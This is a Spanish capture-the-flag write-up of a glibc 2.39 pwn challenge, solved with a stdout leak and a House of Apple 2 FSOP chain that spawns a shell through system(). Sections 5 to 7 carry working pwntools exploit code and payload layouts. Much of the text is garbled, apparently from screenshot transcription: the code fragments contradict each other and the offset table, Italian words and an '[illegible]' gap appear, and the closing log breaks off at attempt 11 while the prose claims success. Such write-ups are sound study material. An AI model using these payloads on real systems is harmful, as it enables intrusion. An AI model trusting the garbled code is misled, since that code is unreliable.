

The Emptiness Machine

Hack The Box, Cyber Apocalypse 2026 | Categoría pwn | File Stream Oriented Programming

sobre glibc 2.39

1. Objetivo

El reto expone un servicio remoto accesible mediante netcat y distribuye un archivo comprimido que contiene el binario `the_emptiness_machine` junto con la biblioteca C con la que se ejecuta en el sistema objetivo. El objetivo declarado es conseguir ejecución de código en el host remoto y leer el fichero que contiene la flag.

La narrativa del reto no es simple ambientación: describe a un personaje que entra en un espacio vacío donde encuentra dos corrientes de sí misma discuriendo en paralelo, y debe decidir cuál de las dos atacar primero. Como comprobé durante el análisis, esas dos corrientes corresponden literalmente a las dos estructuras `FILE` de `stdout` y `stderr`, que en la `libc` residen en memoria una inmediatamente al lado de la otra. Me resultó útil tener presente esta correspondencia, porque anticipó la estructura de la solución incluso antes del reversing.

El resultado final fue la obtención de una shell remota mediante una cadena de tipo House of Apple 2, una técnica FSOP que permite desviar el flujo de ejecución partiendo únicamente de la corrupción de estructuras de E/S de la `libc`, sin tocar la pila ni el heap.

2. Configuración del entorno

Trabajé íntegramente sobre una máquina virtual Kali Linux, manteniendo el material del reto en un directorio dedicado. El archivo contenía tres ficheros: el binario y, en un subdirectorio, la `libc` y el cargador dinámico utilizados por el servicio remoto. La presencia de la `libc` suministrada es un detalle importante y no accesorio: significa que el exploit depende de desplazamientos internos específicos de esa versión, y que por tanto deben obtenerse de ese fichero y no de conocimientos genéricos.

```
$ tree
.
├── glibc
│   ├── ld-linux-x86-64.so.2
│   └── libc.so.6
└── the_emptiness_machine
```

Identifiqué la versión de la biblioteca para determinar qué mitigaciones estaban activas:

```
$ strings glibc/libc.so.6 | grep -i "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.7) stable release version 2.39.
```

El dato es determinante. Desde la versión 2.24, `glibc` valida el puntero a la `vtable` de cada estructura `FILE` mediante `IO_validate_vtable`, comprobando que se encuentre dentro de la sección de solo lectura `__libc_IO_vtables`. En la 2.39 este control está plenamente operativo, por lo que las técnicas FSOP clásicas basadas en una `vtable` completamente arbitraria no son aplicables y tuve que orientarme hacia una variante que esquivaba el control en lugar de romperlo.

2.1 Herramientas utilizadas

Herramienta	Uso en el trabajo
file, checksec	detección de arquitectura, intérprete dinámico y mitigaciones activas
nm, objdump	enumeración de símbolos y desensamblado Intel de la función main
strings	extracción de las format strings pasadas a scanf
GDB	inspección en tiempo de ejecución de las estructuras FILE, breakpoints sobre la cadena de flush y watchpoints sobre las escrituras en memoria
Python 3 con pwntools	cálculo automático de los desplazamientos a partir de la libc suministrada, construcción de los payloads y gestión de la sesión remota

3. Análisis estático del binario

3.1 Mitigaciones

El primer paso fue perfilar el binario para entender qué caminos estaban cerrados:

```
(kali@kali) ~/Desktop/challenge
$ cd ~/Desktop/challenge
file the_emptiness_machine
checksec --file=the_emptiness_machine
the_emptiness_machine: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./glibc/ld-linux-x86-64.so.2, BuildID[sha1]
=567eaaac36e0c6f59202fffd6b2b4165d52a50d, for GNU/Linux 3.2.0, not stripped
RELRO      STACK CANARY NX      PIE           RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Full RELRO  No canary found NX enabled  PIE enabled  No RPATH     RW-RUNPATH   42 Symbols    No               0                1                the_emptine
ss_machine
(kali@kali) ~/Desktop/challenge
$
```

Figura 1: Salida de file y checksec sobre el binario del reto.

Protección	Estado	Consecuencia operativa
Full RELRO	activa	la GOT es de solo lectura, ningún overwrite de entradas
NX	activa	ninguna ejecución de shellcode inyectado
PIE	activa	direcciones aleatorizadas, hace falta una fuga antes de cada salto
Stack canary	ausente	irrelevante en este caso, no existe un buffer en la pila
Not stripped	sí	los símbolos permanecen legibles y simplifican el reversing

La combinación de Full RELRO y PIE cierra de entrada las vías más directas y obliga a construir el ataque alrededor de una fuga de direcciones de la libc.

3.2 Enumeración de los símbolos

Extraje los símbolos para entender de qué superficie disponía. El resultado fue sorprendentemente escaso: la única función de aplicación es main, y las únicas funciones de biblioteca importadas son printf, puts, setbuf y __isoc99_scanf.

La ausencia total de malloc, free y calloc fue una información valiosa porque descartó de golpe toda la familia de ataques sobre heap, que es mi hipótesis inicial cuando veo una libc suministrada junto al binario. Quedaba, por tanto, únicamente la E/S.

3.3 El núcleo de la vulnerabilidad

El desensamblado de main es breve y muestra con claridad qué hace explotable el programa:

```

(kali@kali) ~/Desktop/challenge
$ sed -n '140,185p' main_disasm.txt
00000000000011a9 <main>:
11a9:    endbr64
11ad:    push    rbp
11ae:    mov     rbp, rsp
11b1:    mov     rax, QWORD PTR [rip+0x2e78]    # 4030 <stdin@GLIBC_2.2.5>
11b8:    mov     esi, 0x0
11bd:    mov     rdi, rax
11c0:    call    1090 <setbuf@plt>
11c5:    mov     rax, QWORD PTR [rip+0x2e54]    # 4020 <stdout@GLIBC_2.2.5>
11cc:    mov     esi, 0x0
11d1:    mov     rdi, rax
11d4:    call    1090 <setbuf@plt>
11d9:    lea     rax, [rip+0xe28]                # 2008 <_IO_stdin_used+0x8>
11e0:    mov     rdi, rax
11e3:    call    1080 <puts@plt>
11e8:    lea     rax, [rip+0x1469]              # 2658 <_IO_stdin_used+0x658>
11ef:    mov     rdi, rax
11f2:    mov     eax, 0x0
11f7:    call    10a0 <printf@plt>
11fc:    mov     rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203:    mov     rsi, rax
1206:    lea     rax, [rip+0x1530]              # 273d <_IO_stdin_used+0x73d>
120d:    mov     rdi, rax
1210:    mov     eax, 0x0
1215:    call    10b0 <__isoc99_scanf@plt>
121a:    lea     rax, [rip+0x1527]              # 2748 <_IO_stdin_used+0x748>
1221:    mov     rdi, rax
1224:    mov     eax, 0x0
1229:    call    10a0 <printf@plt>
122e:    mov     rax, QWORD PTR [rip+0x2e0b]    # 4040 <stderr@GLIBC_2.2.5>
1235:    mov     rsi, rax
1238:    lea     rax, [rip+0x15e6]              # 2825 <_IO_stdin_used+0x825>
123f:    mov     rdi, rax
1242:    mov     eax, 0x0
1247:    call    10b0 <__isoc99_scanf@plt>
124c:    nop
124d:    pop     rbp
124e:    ret

Disassembly of section .fini:
0000000000001250 <.fini>:
1250:    endbr64
1254:    sub     rsp, 0x8
1258:    add     rsp, 0x8
125c:    ret

```

Figura 2: Desensamblado completo de main con las dos llamadas a scanf.

La secuencia que hay que observar es la que precede a la primera llamada a scanf:

```

11fc:  mov  rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203:  mov  rsi, rax
1206:  lea  rax, [rip+0x1530]                # format string
120d:  mov  rdi, rax
1215:  call __isoc99_scanf@plt

```

La instrucción clave es `mov rax, QWORD PTR [rip+0x2e1d]`. No es una `lea`, por lo que no carga la dirección de la variable `stdout`: carga el valor contenido en esa variable, que es el puntero a la estructura `FILE` dentro de la libc. Ese puntero acaba en `rsi`, es decir, en el segundo argumento de `scanf`, que es el destino de la escritura.

Dicho de otro modo, el programa invita al usuario a escribir directamente dentro de la estructura de E/S de `stdout`. Unos pocos bytes más adelante, la misma secuencia se repite sobre `stderr`. Las format strings, extraídas con `strings`, definen la amplitud exacta de ambas escrituras:

```

$ strings -a the_emptiness_machine | grep -i "rin\|%"
Rin's interaction:
%40s
Rin's interaction:
%224s

```


Dispongo por tanto de dos primitivas de escritura: cuarenta caracteres dentro de `stdout` y doscientos veinticuatro dentro de `stderr`, en ese orden. Un detalle que no conviene pasar por alto es que `%s` solo se

detiene ante caracteres de espaciado: los bytes nulos pasan sin problema, mientras que un espacio o un salto de línea dentro de una dirección trunca el payload. Esta restricción volvió a ser relevante al final del trabajo.

4. Reconocimiento de los desplazamientos en la libc

Contar desplazamientos a mano leyendo volcados hexadecimales es la vía más rápida para introducir errores silenciosos, así que preferí extraerlos de forma programática de la libc suministrada:

```
from pwn import *
libc = ELF("./glibc/libc.so.6")
print("stdout struct:", hex(libc.symbols['_IO_2_1_stdout_']))
print("stderr struct:", hex(libc.symbols['_IO_2_1_stderr_']))
print("_IO_file_jumps:", hex(libc.symbols['_IO_file_jumps']))
print("system:", hex(libc.symbols['system']))
```



```
(kali@kali)~/Desktop/challenge
$ python3 recon.py
[*] '/home/kali/Desktop/challenge/glibc/libc.so.6'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
FORTIFY:   Enabled
SHSTK:     Enabled
IBT:       Enabled
stdout struct: 0x2045c0
stderr struct: 0x2044e0
_IO_file_jumps (vtable): 0x202030
system: 0x58750
environ: 0x20ad58
(kali@kali)~/Desktop/challenge
$
```

Figura 3: Desplazamientos obtenidos directamente de la libc distribuida con el reto.

El dato más interesante surge de la diferencia entre ambas estructuras: $0x2045c0 - 0x2044e0 = 0xe0$, es decir, exactamente 224 bytes, que es el tamaño de una `_IO_FILE_plus` en x86-64. Las dos estructuras son por tanto perfectamente adyacentes, con `stderr` precediendo a `stdout`. Es la confirmación numérica de la metáfora de las dos corrientes en paralelo, y explica también por qué la segunda escritura se dimensionó precisamente en 224 bytes: cubre la estructura completa de `stderr` hasta el byte inmediatamente anterior a `stdout`.

5. Primera fase: fuga de las direcciones de la libc

5.1 La restricción del campo `_flags`

Antes de construir cualquier payload significativo comprobé empíricamente cuánto podía escribir sin hacer colapsar el programa, probando longitudes crecientes en un bucle automatizado. El comportamiento fue nítido: con un solo carácter el programa sobrevive, a partir de dos termina de inmediato.

La explicación está en el primer campo de la estructura. `_flags` contiene el valor `0xfbad2887`, donde la parte alta `0xfbad` funciona como número mágico que la libc verifica para reconocer un stream válido. En little endian esos dos bytes ocupan la tercera y la cuarta posición, por lo que cualquier escritura que los alcance destruye el magic y provoca la terminación. Todo payload debía preservarlos.

5.2 Sobrescritura parcial de `_IO_write_base`

La técnica estándar para obtener una fuga a partir de un stream corrupto consiste en hacer que `_IO_write_base` apunte a una dirección más baja que `_IO_write_ptr`: en el siguiente flush la libc

considera como datos pendientes de emitir todo lo que se encuentra en el intervalo entre ambos, y lo imprime. El problema es que yo no conocía ninguna dirección absoluta, dado que PIE y ASLR las aleatorizan en cada ejecución.

Para `_flags` utilicé `0xfbad1800`: conserva el magic, elimina el bit `_IO_UNBUFFERED` que `setbuf` había establecido al inicio y que habría impedido el flush del intervalo, y activa `_IO_IS_APPENDING`.

[illegible]

El resultado fueron 18119 bytes de memoria de la libc, coherentes con el intervalo calculado entre el nuevo `_IO_write_base` y `_IO_write_ptr`, que permaneció invariable.

Sabiendo que la fuga comienza en un desplazamiento conocido de la libc, cada qword recibida corresponde a una dirección de fichero precisa. Los punteros reubicados satisfacen la relación $\text{valor_runtime} = \text{base} + \text{valor_en_fichero}$, así que comparé cada valor de la fuga con el valor correspondiente leído de la libc en disco y recogí las diferencias. Elegí la base por mayoría, descartando los resultados no alineados a página, de modo que el cálculo resulta robusto incluso en presencia de datos que no son punteros.

```

kali@kali: ~/Desktop/challenge
$ nc 154.57.164.76 32193
[Subverted Voice]: Let you cut me open... Just to watch me bleed...
Rin's interaction:

python3 exploit.py
[*] /home/kali/Desktop/challenge/the_emptiness_machine'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
RUNPATH: /usr/lib/ld-linux.so.2
SHSTX: Enabled
IBT: Enabled
Stripped: No
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 298011
[*] Leak: 18119 byte
[*] match a offset 0x200058: libc_base = 0x7f90f4e00000
system = 0x7f90f4e50750
stdout = 0x7f90f50045c0
stderr = 0x7f90f50044e0
[*] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 298011)

```

Figura 5: Base de la libc derivada de la fuga, con las direcciones de system, stdout y stderr.

6. Segunda fase: ejecución de código mediante House of Apple 2

6.1 Por qué no una vtable arbitraria

Con la base conocida ya tenía la dirección de system, pero no una forma de saltar a ella. En glibc 2.39 el puntero vtable de cada estructura FILE se valida antes de su uso, por lo que no podía sustituirlo por una dirección propia.

House of Apple 2 esquivaba el problema en lugar de afrontarlo. La idea consiste en dejar en su sitio una vtable perfectamente legítima, `_IO_wfile_jumps`, y desviar en cambio la wide vtable, es decir, la tabla de funciones alcanzada a través del campo `_wide_data`. Ese segundo nivel de indirección no está sujeto a ninguna validación.

La cadena que aproveché se dispara sola al salir del programa. Cuando main retorna, `exit` llama a `_IO_flush_all`, que para cada stream con `_mode` no positivo y con datos pendientes invoca `_IO_OVERFLOW`. A través de la vtable legítima esto conduce a `_IO_wfile_overflow`, que al encontrar la wide buffer base a cero pasa a `_IO_wdoallocbuf`, el cual llama al slot `__doallocate` de la wide vtable pasando como primer argumento la propia estructura. Colocando system en ese slot y una cadena de comando al inicio de la estructura, obtengo la ejecución.

6.2 Elección de la wide data

La restricción geométrica es que el campo `_wide_vtable` se encuentra en el desplazamiento `0xe0` de la wide data, y yo solo controlo los 224 bytes de stderr. La wide data debía por tanto ubicarse en una dirección tal que ese campo cayera dentro de mi zona de escritura, y con los campos críticos ya puestos a cero.

Escribí un script que verifica los candidatos utilizando los datos ya presentes en la fuga, sin necesidad del depurador:

```
l-$ cat > scan.py << 'EOF'
from pwn import *

context.binary = ELF("./the_emptiness_machine", checksec=False)
LEAK_START = 0x200058
STDERR = 0x2044e0

p = process([context.binary.path], aslr=True)
p.recvuntil(b"Rin's interaction: ")
p.sendline(p64(0xfbad1800) + b"\x00" * 24 + b"\x58")

leak = b""
while True:
    try:
        c = p.recv(timeout=1)
        if not c: break
        leak += c
    except Exception:
        break
p.close()

def val(vaddr):
    off = vaddr - LEAK_START
    if off < 0 or off + 8 > len(leak):
        return None
    return u64(leak[off:off+8])

print(f"[+] leak {len(leak)} byte, copre {hex(LEAK_START)} - {hex(LEAK_START+len(leak))}")

for W in range(STDERR - 0xe0, STDERR, 8):
    wb, bb = val(W + 0x18), val(W + 0x30)
    if wb is None or bb is None:
        continue
    flag = " <== CANDIDATO" if (wb == 0 and bb == 0) else ""
    print(f"W={hex(W)} write_base={hex(wb)} buf_base={hex(bb)} slot_wide_vtable a stderr={hex(W+0xe0)}
STDERR={hex(STDERR)}{flag}")
EOF
python3 scan.py
[+] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 299429
[*] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 299429)
[+] leak 18119 byte, copre 0x200058 - 0x20471f
W=0x204400 write_base=0x7fa30e200200 buf_base=0x7fa30e1b19c0 slot_wide_vtable a stderr+0x0
W=0x204408 write_base=0x7fa30e200140 buf_base=0x7fa30e1b1fc0 slot_wide_vtable a stderr+0x8
W=0x204410 write_base=0x7fa30e1b28c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x10
W=0x204418 write_base=0x7fa30e1b19c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x18
W=0x204420 write_base=0x7fa30e1b1fc0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x20
W=0x204428 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x28
W=0x204430 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x30
W=0x204438 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x38
W=0x204440 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x40
W=0x204448 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x48
W=0x204450 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x50
W=0x204460 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x60
W=0x204468 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x68
W=0x204470 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x70
W=0x204478 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x78
W=0x204480 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x80
W=0x204488 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x88
W=0x204490 write_base=0x0 buf_base=0x7fa30e2044e0 slot_wide_vtable a stderr+0x90
W=0x204498 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0x98 <== CANDIDATO
W=0x2044a0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xa0 <== CANDIDATO
W=0x2044a8 write_base=0x7fa30e2044e0 buf_base=0x0 slot_wide_vtable a stderr+0xa8
W=0x2044b0 write_base=0x0 buf_base=0xfbad2086 slot_wide_vtable a stderr+0xb0
W=0x2044b8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xb8 <== CANDIDATO
W=0x2044c0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xc0 <== CANDIDATO
W=0x2044c8 write_base=0xfbad2086 buf_base=0x0 slot_wide_vtable a stderr+0xc8
W=0x2044d0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd0 <== CANDIDATO
W=0x2044d8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd8 <== CANDIDATO
```

Figura 6: Escaneo de los candidatos a wide data con los campos write_base y buf_base a cero.

La primera elección resultó equivocada, y merece la pena explicar por qué: había seleccionado una dirección a distancia 0x28 de stderr, pero las funciones de la cadena escriben en los campos de la wide data entre los desplazamientos 0x00 y 0x40, y esas escrituras acababan justo encima del inicio de stderr, destruyendo la cadena de comando. Impuse entonces una distancia superior a 0x40 y elegí el candidato situado a 0x48.

6.3 La restricción oculta sobre la cadena de comando

El campo _flags desempeña un doble papel, y es el aspecto más traicionero de esta cadena: contiene la cadena que se pasa a system, pero sus bits se siguen interpretando como flags por parte de las funciones atravesadas. El clásico /bin/sh es inutilizable, porque el carácter / vale 0x2f y tiene activos tanto _IO_NO_WRITES como _IO_UNBUFFERED, que abortan la cadena respectivamente en _IO_wfile_overflow y en _IO_wduallocbuf.

El segundo byte también está restringido. Usando inicialmente a;sh; observé que el punto y coma, de valor 0x3b, activa _IO_IN_BACKUP y provoca la llamada a _IO_free_wbackup_area, que sobrescribe precisamente los bytes de la cadena. Identifiqué al culpable con un watchpoint por hardware sobre la

dirección:

```
Session Actions Edit View Help
Reading symbols from /home/kali/Desktop/challenge/the_emptiness_machine ...
(No debugging symbols found in /home/kali/Desktop/challenge/the_emptiness_machine)
Attaching to program: /home/kali/Desktop/challenge/the_emptiness_machine, process 308820
Reading symbols from ./glibc/libc.so.6 ...
(No debugging symbols found in ./glibc/libc.so.6)
Reading symbols from ./glibc/ld-linux-x86-64.so.2 ...
(No debugging symbols found in ./glibc/ld-linux-x86-64.so.2)

warning: Expected absolute pathname for libpthread in the inferior, but got ./glibc/libc.so.6.
warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
0x00007f33f851ba91 in read () from ./glibc/libc.so.6
Hardware watchpoint 1: *(unsigned long*)0x7f33f86044e0

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f84962a2 in _IO_flush_all () from ./glibc/libc.so.6
#1 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#2 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#4 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6
#6 0x00005578e946b0e5 in _start ()
[Detaching after vfork from child process 308986]

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848b6cc in _IO_free_wbackup_area () from ./glibc/libc.so.6
#1 0x00007f33f848cf05 in _IO_wfile_overflow () from ./glibc/libc.so.6
#2 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#3 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#6 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#7 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848ce8e in _IO_wfile_overflow () from ./glibc/libc.so.6
#1 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#2 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
```

Figura 7: Watchpoint sobre las escrituras en stderr+0: tras scanf intervienen las funciones de la cadena de flush.

La cadena definitiva es `ap;sh;`; el carácter `a` vale `0x61` y tiene los bits problemáticos a cero, mientras que `p` vale `0x70`, es par y por tanto no activa el bit de backup. La shell intenta ejecutar el comando inexistente `ap`, falla, y pasa a `sh`, que es lo que me interesa.

6.4 Estructura final escrita en stderr

Offset	Campo	Valor	Motivo
0x00	_flags	ap;sh;	cadena de comando y flags compatibles con la cadena de ejecución
0x20	_IO_write_base	0	es necesario que write_ptr sea mayor que write_base
0x28	_IO_write_ptr	1	igual que el anterior, para disparar el flush
0x30	_IO_write_end	system	coincide con el slot __doallocate de la wide vtable
0x88	_lock	zona de ceros	evita el fallo al adquirir el lock
0x98	wide vtable	stderr - 0x38	tabla falsa, no validada
0xa0	_wide_data	libc + 0x204498	candidato con campos ya a cero y distancia segura

0xc0	_mode	0	requerido no positivo por _IO_flush_all
0xd8	vtable	_IO_wfile_jumps	vtable legítima, supera IO_validate_vtable

6.5 Verificación de la cadena

Antes de lanzar el exploit contra el servicio remoto verifiqué en GDB que cada eslabón se recorriera efectivamente, colocando un breakpoint en cada función de la cadena:

```

Session Actions Edit View Help
[Subdued Voice]: Let you cut me open... Just to watch me bleed...

Rin's interaction:
(kali@kali)~$ python3 exploit.py

votes = {}
for i in range(0, len(leak) - 8, 8):
    rt = u64(leak[i:i+8])
    if rt == 0: continue
    try: fv = libc.u64(LEAK_START + i)
    except Exception: continue
    if 0 < fv < 0x400000 and (rt - fv) & 0xffff == 0:
        votes[rt - fv] = votes.get(rt - fv, 0) + 1

base = max(votes, key=votes.get)
stderr_a = base + 0xFF.STDERR
W = base + 0xFF.W
log.success(f"libc base = {hex(base)}")
log.info(f"stderr = {hex(stderr_a)} _W = {hex(W)}")

gdb.attach('p', gdbscript=''''
set pagination off
set confirm off
break _IO_wfile_overflow
commands
silent
printf "\n>>> _IO_wfile_overflow raggiunta\n"
continue
end
break _IO_wdoallocbuf
commands
silent
printf "\n>>> _IO_wdoallocbuf raggiunta\n"
continue
end
break system
commands
silent
printf "\n>>> system, rdi = %p\n", $rdi
end
end
end
printf "\n--- wide data W ---\n"
x/8xw $W
continue
'''')

pause()

fa = b"ap;sh;\x00\x00"
fa += b"\x00" * 0x18
fa += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fa = fa.ljust(0x98, b"\x00") + p64(stderr_a + 0x48)
fa = fa.ljust(0x98, b"\x00") + p64(stderr_a + 0x38)
fa = fa.ljust(0xa0, b"\x00") + p64(W)
fa = fa.ljust(0xc0, b"\x00") + p32(0)
fa = fa.ljust(0xd8, b"\x00") + p64(base + libc.symbols["_IO_wfile_jumps"])

p.sendline(fa)
p.interactive()
PYEOF

python3 diag.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4c00000
[*] stderr = 0x7f1df4c04498 W = 0x7f1df4c04498
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p',
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

```

Figura 8: La cadena recorrida por completo: overflow, asignación wide y finalmente system con rdi correcto.

Las tres líneas de salida confirman el recorrido completo y, sobre todo, muestran que rdi apunta a ap;sh;, es decir, que el primer argumento de system es la cadena que yo pretendía. El backtrace obtenido en una verificación anterior ya había mostrado la secuencia system, _IO_wdoallocbuf, _IO_wfile_overflow, _IO_flush_all, exit:

```
Session Actions Edit View Help
(kali@kali)~$ nc 154.57.164.72 32594
(UNKNOWN) [154.57.164.72] 32594 (?): Connection refused
(kali@kali)~$ nc 154.57.164.76 32193
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's Interaction: []

break
votes = {}
for i in range(0, len(leak) - 8, 8):
    rt = u64(leak[i:i+8])
    if rt >> 40 == 0x7f: continue
    try: fv = libc.u64(LEAK_START + i)
    except Exception: continue
    if 0 < fv < 0x400000 and (rt - fv) & 0xffff == 0:
        votes[rt - fv] = votes.get(rt - fv, 0) + 1

base = max(votes, key=votes.get)
log.success(f"libc_base = {hex(base)}")
log.info(f"stderr = {hex(base + OFF_STDERR)}")
log.info(f"W = {hex(base + OFF_W)}")

fs = b"ash;\x00\x00\x00"
fs += b"\x00" * 0x18
fs += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fs = fs.ljust(0x80, b"\x00") + p64(base + OFF_ZERO)
fs = fs.ljust(0xa0, b"\x00") + p64(base + OFF_W)
fs = fs.ljust(0xb0, b"\x00") + p64(base + OFF_STDERR - 0x38)
fs = fs.ljust(0xc0, b"\x00") + p32(0)
fs = fs.ljust(0xd8, b"\x00") + p64(base + libc.symbols["_IO_wfile_jumps"])

p.sendline(fs)
p.interactive()
PYDIE

python3 diag2.py
[*] Starting local process '/usr/bin/gdbserver': pid 306659
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-x', '/tmp/pwmlib-gdbscript-.8sp9ca5.gdb']
[*] libc_base = 0x7fb527e00000
[*] stderr = 0x7fb528004400
[*] W = 0x7fb5280044b8
[*] Switching to interactive mode
```

Figura 9: Backtrace que documenta la cadena House of Apple 2 hasta system.

7. Post-explotación y captura de la flag

El exploit final automatiza ambas fases y gestiona el único elemento no determinista del trabajo. Puesto que %s se detiene ante los caracteres de espaciado, si la base aleatorizada produce una dirección que contiene un byte 0x20 o 0x0a, el payload se trunca y el intento fracasa. No es un defecto de la cadena, sino un coste intrínseco de la primitiva de escritura, así que preví un bucle de intentos que reintenta con una nueva conexión y, por tanto, con una nueva base.

La ejecución contra el servicio remoto tuvo éxito en el decimoquinto intento:

```
Session Actions Edit View Help
[Subword Voice]: Let you cut me open... Just to watch me bleed...
Kin's interaction:
(kali@kali):~$
...
pause()

fs = b'\x00' * 0x18
fs += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fs = fs.ljust(0x88, b'\x00') + p64(stderr_a + 0x48)
fs = fs.ljust(0x98, b'\x00') + p64(stderr_a - 0x38)
fs = fs.ljust(0xa8, b'\x00') + p64(0)
fs = fs.ljust(0xc0, b'\x00') + p32(0)
fs = fs.ljust(0xd8, b'\x00') + p64(base + libc.symbols["_IO_wfile_jumps"])

p.sendline(fs)
p.interactive()
p.smb()
python3 diag4.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4a00000
[*] stderr = 0x7f1df4c04ae0 W = 0x7f1df4c04498
[*] running in new terminals: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p', '319979', '-x', '/tmp/pwmlib-gdbscript-xdjbnucl.gdb']
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 9
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 10
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 11
[*] Opening connection to 154.57.164.81 on port 32460: Done
